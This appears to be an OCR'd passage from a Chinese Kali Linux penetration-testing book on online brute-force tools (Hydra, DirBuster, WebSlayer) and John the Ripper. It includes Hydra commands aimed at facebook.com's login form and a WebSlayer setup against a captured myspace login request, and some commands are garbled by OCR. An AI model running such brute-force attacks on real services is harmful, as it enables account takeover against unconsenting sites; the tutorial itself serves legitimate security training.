
3.4.1 Hydra

Hydra是由**The Hacker's Choice**（**THC**）开发的一款工具，它使用暴力破解攻击方法来测试一系列不同的协议。它是攻击邮件系统的理想选择，因为Hydra可以锁定特定的IP和协议，比如邮件系统使用的POP3和SMTP的管理员账户。

在启动Hydra之前，应该对目标进行侦察工作，比如邮件系统。第2章中介绍了漏洞评估工具`Zenmap`，它可以用来为Hydra收集如下信息：

- 目标系统的IP地址（比如192.168.1.1）；
- 开放的端口（比如端口80或25）；
- 协议（比如给Web用的HTTP或给邮件用的SMTP）；
- 用户名（比如admin）。

另一个常跟Hydra搭配使用的侦察工具是Firefox插件**Tamper Data**。




Tamper Data是由Adam Judson开发的。它允许攻击者查看HTTP和HTTPS的GET和POST信息。在使用如Hydra一类的工具进行暴力破解攻击时，这些信息非常有用，因为你可以自动化Hydra来打开网页，并对不同的用户名和密码组合进行测试。

启用Tamper Data插件后，我们就能在对Web表单提交用户名之前启动该插件了。



Tamper Data会显示在字段分组中输入的信息。攻击者可以对这些数据进行操作并重新提交，即使该网站是经过加密的。



在本例中，我们看到当用户点击**login**按钮时提交的用户名`pink`和密码`pinkprincess`。

这两个例子是对目标进行侦察以收集Hydra需要的有用信息的两个实用方法。Kali中还有一大把的其他方法和自带工具可以用来收集Hydra中用到的Web信息。不过，我们推荐使用Netcat和Tamper Data。它们是目前最有效的方法。

现在已经完成了侦察阶段，让我们启动Hydra看看如何使用侦察阶段收集到的信息来进行暴力破解密码攻击。

要在Kali中访问Hydra，浏览**Password Attacks** > **Online Attacks**，然后选择**Hydra**。它会打开一个终端窗口，然后自动启动Hydra。

```
Hydra is a tool to guess/crack valid login/password pairs - usage only allowed
for legal purposes.  Newest version available at http://www.thc.org/thc-hydra
The following services were not compiled in: sapr3 oracle.

Examples:
  hydra -l john -p doe 192.168.0.1 ftp
  hydra -L user.txt -p defaultpw -S 192.168.0.1 imap PLAIN
  hydra -l admin -P pass.txt http-proxy://192.168.0.1
  hydra -C defaults.txt -6 pop3s://[fe80::2c:31ff:fe12:ac11]:143/DIGEST-MD5
root@kali:~#
```

终端窗口中的开头文档解释了如何运行Hydra。举个例子，如果你想要使用SMTP攻击一个位于192.168.1.1的管理员账户的密码文件，可以输入：

```
hydra -l admin -p /root/password.txt 192.168.1.1 smtp
```

如果要在Web表单中使用Hydra，我们就需要收集之前在Tamper Data插件中收集到的信息。在Web表单中使用Hydra的语法是`<url>:<表单参数>:<失败字符串>`。

```
URL=https://www.facebook.com/login.php?login_attempt=1email=pinkpasswd=
pinkprincessllogin="log in"
```

现在可以运行Hydra了。你需要提供一个含有用户名的文件，还需要一个含有密码的文件。

```
hydra -L /cloudcentrics/usernamelist -P /cloudcentrics/passwords_demo_
file.txtt -facebook.com http-get-form "login.php?login_attempt=1:username
=^EMAIL^&TOKEN=^PASSWORD^&login=Login:incorrect"
```


它的语法可能会非常复杂，而且站点跟站点之间也会变化。在同一个网站上也可能会不同。我们推荐你先在实验室中掌握了Tamper Data和Hydra，然后再在现场渗透测试中使用。

3.4.2　DirBuster


DirBuster是为暴力破解Web应用服务器上的目录和文件名而设计的。很多情况下，Web服务器看上去依然是默认安装后的状态，而应用和网页实际上都隐藏在里面。DirBuster就是为了找出这些隐藏的因素而设计的。

DirBuster可以在**Web Applications** > **Web Crawlers**中找到，名为**dirbuster**。打开后，必须填完某些字段后才能发起攻击。至少必须输入目标URL，选择线程数（我们建议最多不超过100）及文件列表。你可以点击**Browse**来选择默认的列表或是自己设置。

Kali的有些版本可能并未包含默认的字典。你可以在线下载默认字典，然后将DirBuster指向它们，如下面的截图所示：




填完基本信息后，点击**Start**，DirBuster会开始漏洞评估。很有可能它会说完成时间会是在几天后。不过，你通常能够在几分钟内就找到有用的数据。下面的截图中找出了一个很有趣的/cgi-bin/目录：




只要HTTP响应的状态码不是404，这个网页就是可以进行暴力破解攻击的。要在锁定中将目标锁定为/cgi-bin/，点击**Stop**来结束扫描，然后点击**Back**。在主界面上，**Start**上方，有个选择漏洞评估起点的字段。要扫描/cgi-bin/目录内部，可以在该字段输入该目录然后点击**Start**。

Dir to start with　/cgi-bin/
File extension　php

极有可能你会发现目录中还有目录要测试。重复同样的停止、更新起始字段、执行扫描的过程，进一步理清目标的情况。下面的截图显示了/cgi-bin/目录内的树状图关系：



你可以点击**Report**按钮来将探索结果转换成报告的形式。你需要选择保存报告的位置，然后点击**Generate Report**。然后会看到在弹出的文本文件中展示了你发现的内容。




3.4.3　WebSlayer




WebSlayer是一个Web应用程序暴力破解工具。WebSlayer可以用来暴力破解表单（`User/Password`）、`GET`和`POST`参数，也可以用于找出没有被链接的资源，如脚本、文件、目录等。WebSlayer提供了载荷生成器和结果分析器。

Attack Setup标签中有一个**url**字段，这里必须填上目标的URL。在URL字段下面是**Headers**和**POST**数据输入文本框。它还有一个设置载荷类型的选项，选项可以是`Dictionary`、`Range`或是`Payload`。`Dictionary`可以是包含载荷信息的文件，它可以是定制的文件，也可以是从可用字典列表中选择的某个字典。`Range`设置可用来指定攻击的范围。`Payload`设置可以从**Payload Generator**标签中导入一个载荷。下面的截图显示了锁定了www.thesecurityblogger.com的WebSlayer：




载荷生成器可用于创建定制的攻击载荷。你可以加载字典、数值范围、字符块、排列、信用卡、用户名和其他设置。你可以进行拼接，生成最终的攻击负载，然后上传到攻击标签进行定制攻击。

这里讲一个在**Payload Generator**标签中定义数值范围载荷的例子。你可以在下面的截图中看到，这个例子中，我们将数值范围载荷设成了从0到1000。范围选好后，点击**add generator**按钮，它最终会生成一个临时生成器。将新创建的生成器拖到底部的**Payload Creator**中，点击**Generate Payload**。我们现在可以在**Attack Setup**中导入刚刚创建的攻击载荷了。



在将载荷导入到攻击场景中或是选择好默认字典后，必须指定用WebSlayer将该载荷注入到哪里。你可以在要攻击的URL中用FUZZ关键字。举个例子，下面的截图在攻击URI字段中显示了目标为http://www.thesecurityblogger.com/FUZZ，其中FUZZ就是一个攻击，它利用了WebSlayer中已有的两个字典：




WebSlayer可以攻击HTTP请求中的任何部分，比如首部和身份认证。为了让WebSlayer暴力破解Web服务器的密码，我们必须知道用户名，否则这个攻击很难成功。你需要抓取HTTP请求并尝试做一个登录，这样才能抓到攻击中需要用到的用户代理和内容。



Firefox提供了一个名为**Live HTTP Headers**的插件。你可以在尝试登录到目标服务器时用它来收集这些信息。下面的例子演示了在用Live HTTP Headers抓取数据包时，用户`joeymuniz`用了一个错误的密码。


```
HTTP Headers
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:20.0) Gecko/20100101 Firefox/20.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Hash: MzFhMDgwMWZjZjBhYmU3ZAfDihnCg1/DgyAeWGQswo3Cn33DnH8Yw6nCsjlUw5BWU3grQExHw6jCsMOKw7vChMKywoHCv8KZw6...
X-Requested-With: XMLHttpRequest
Referer: https://new.myspace.com/signin
Content-Length: 80
Cookie: MSCulture=IP=68.33.192.126&IPCulture=en-US&PreferredCulture=en-US&PreferredCulturePending=&Country=VVM=&ForcedE...
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
  email=joeymuniz&password=happyjoyjoy&pageId=a1c3a0e7-a102-495f-b322-1a82b81a6eec
```

在Live HTTP Headers中抓取的用于WebSlayer的重要信息是**User-Agent**和**Login Credentials**，如下面的截图所示：



用户代理信息会出现在HTTP首部部分，而登录信息会出现在POST数据部分。URL应该跟登录页匹配。**Authentication**部分提供了不同的安全等级和用户名空间。

下面的这个例子演示了利用Live HTTP Headers中抓取的登录信息来尝试访问`myspace`。错误的密码换成了`FUZZ`，这样WebSlayer就知道哪个部分需要尝试暴力破解。这个例子中，**Authentication**标签有不同的安全选项，身份认证方式设成了基本模式，用户名为`joeymuniz`，后跟关键字`FUZZ`。



你可以简单地输入网站、用户代理、内容和已知用户名。可以在需要密码的地方输入关键字FUZZ，然后选择字典来对这些登录空间进行暴力破解。这是对Web服务器进行自动化暴力破解的一个简单途径。



myspace实际使用的身份认证方式要比例子中介绍的强一些。

带有安全功能如账户锁定的目标可能不会受这个工具的影响。如果你锁定的目标是个受监控的资产，那么高级安全工具如IPS/IDS技术很有可能会发出警报。出于这些原因，在没有进行充分的侦察工作前，我们要谨慎将WebSlayer用于在线目标。

WebSlayer提供了将载荷和结果导出为文本和HTML格式的功能。我们也可以抓取日志文件，将其粘贴到文本文件中。

Analysis for: https://new.myspace.com/signin

Analysis date: 2013-04-29 23:53:40

Code	#Lines	#Words	Url
200	648L	13545W	http://www.thesecurityblogger.com/?Publisher=
200	648L	13545W	http://www.thesecurityblogger.com/?wp-html-rend=
200	648L	13545W	http://www.thesecurityblogger.com/?wp-cs-dump=
200	648L	13545W	http://www.thesecurityblogger.com/?wp-stop-ver=
200	648L	13545W	http://www.thesecurityblogger.com/?wp-start-ver=
200	648L	13545W	http://www.thesecurityblogger.com/?wp-uncheckout=
200	648L	13545W	http://www.thesecurityblogger.com/?wp-usr-prop=
301	7L	20W	http://www.thesecurityblogger.com/cgi-bin
200	648L	13545W	http://www.thesecurityblogger.com/?wp-ver-diff=
200	648L	13545W	http://www.thesecurityblogger.com/?wp-ver-info=
200	648L	13545W	http://www.thesecurityblogger.com/?wp-verify-link=

Webslayer an OWASP Project

3.5　破解密码

密码是用户在系统上认证身份最常用的方法。在对目标系统进行漏洞利用时，通常也能找出能够访问其他系统的密码。在第4章中，我们会用一节专门介绍如何用Kali中自带的大量工具破解密码。下一节首先用Kali中一个很流行的工具破解密码。

John the Ripper

John the Ripper是今天最广为使用的密码破解器。它有几个引擎，用以破解不同类型的密码，包括加密过的密码和散列化的密码。John the Ripper能够自动检测多数散列和加密过的密码，这大大方便了渗透测试人员。攻击者喜欢这个工具是因为它的可定制性非常强，可以配置成多种不同的方法来加速密码破解。

John the Ripper可以按如下方式运行：

- 尝试用字典中的单词来破解密码；
- 在字典单词词首或词尾加上字母数字字符，用以破解；
- 将字典单词放在一起；
- 将字母数字字符放到一起拼成单词；
- 使用混合了特殊字符的字典单词尝试破解；
- 在所有其他方式都没能成功破解时，尝试暴力破解。

使用这个工具的最佳实践是经常更新默认字典。我们发现默认的单词列表很有限（只有3115

个单词），在很多情况中还破解不了普通密码。你可以借助谷歌来搜索字典。要验证新的单词列表的大小，打开终端，将单词列表文件加载到当前目录后，调用单词计数命令`wc`（word count）。我们要用的具体命令为`wc -l filename`。

通常在从互联网上下载和合并多份单词列表时，列表中可能会出现重复的单词。我们建议删除重复的单词，并将所有的大写字母替换成小写字母，因为John会自动切换大小写格式控制。这里举个替换单词中大写字母的例子：

```
tr A-Z a-z < CustomWordFile=""> AllLowerCaseFile
```

下面是去重用的命令：

```
sort -u AllLowerCaseFile > NoDuplicatesOrUpperCase
```

你可以对新生成的合并文件调用`wc`命令来检查单词数：

```
wc -1 NoDuplicatesOrUpperCase
```

要在Kali中打开John the Ripper，浏览**Password Attacks** > **Offline Attacks**，然后选取**John**。它会打开一个命令行终端。



Johnny是John the Ripper的一个GUI程序。Johnny会在第4章中介绍。

你可以对John the Ripper的速度进行基准测试，输入`john -test`就能知道它运行速度有多快了。

要使用定制过的单词文件，比如前个例子中生成的`NoDuplicatesOrUpperCase`，你需要编辑默认的单词列表。它位于默认的John the Ripper目录下的john.conf文件中。在该文件中，你会发现单词列表指向了默认的password.lst。

```
# Wordlist file name, to be used in batch mode
Wordlist = $JOHN/password.lst
```

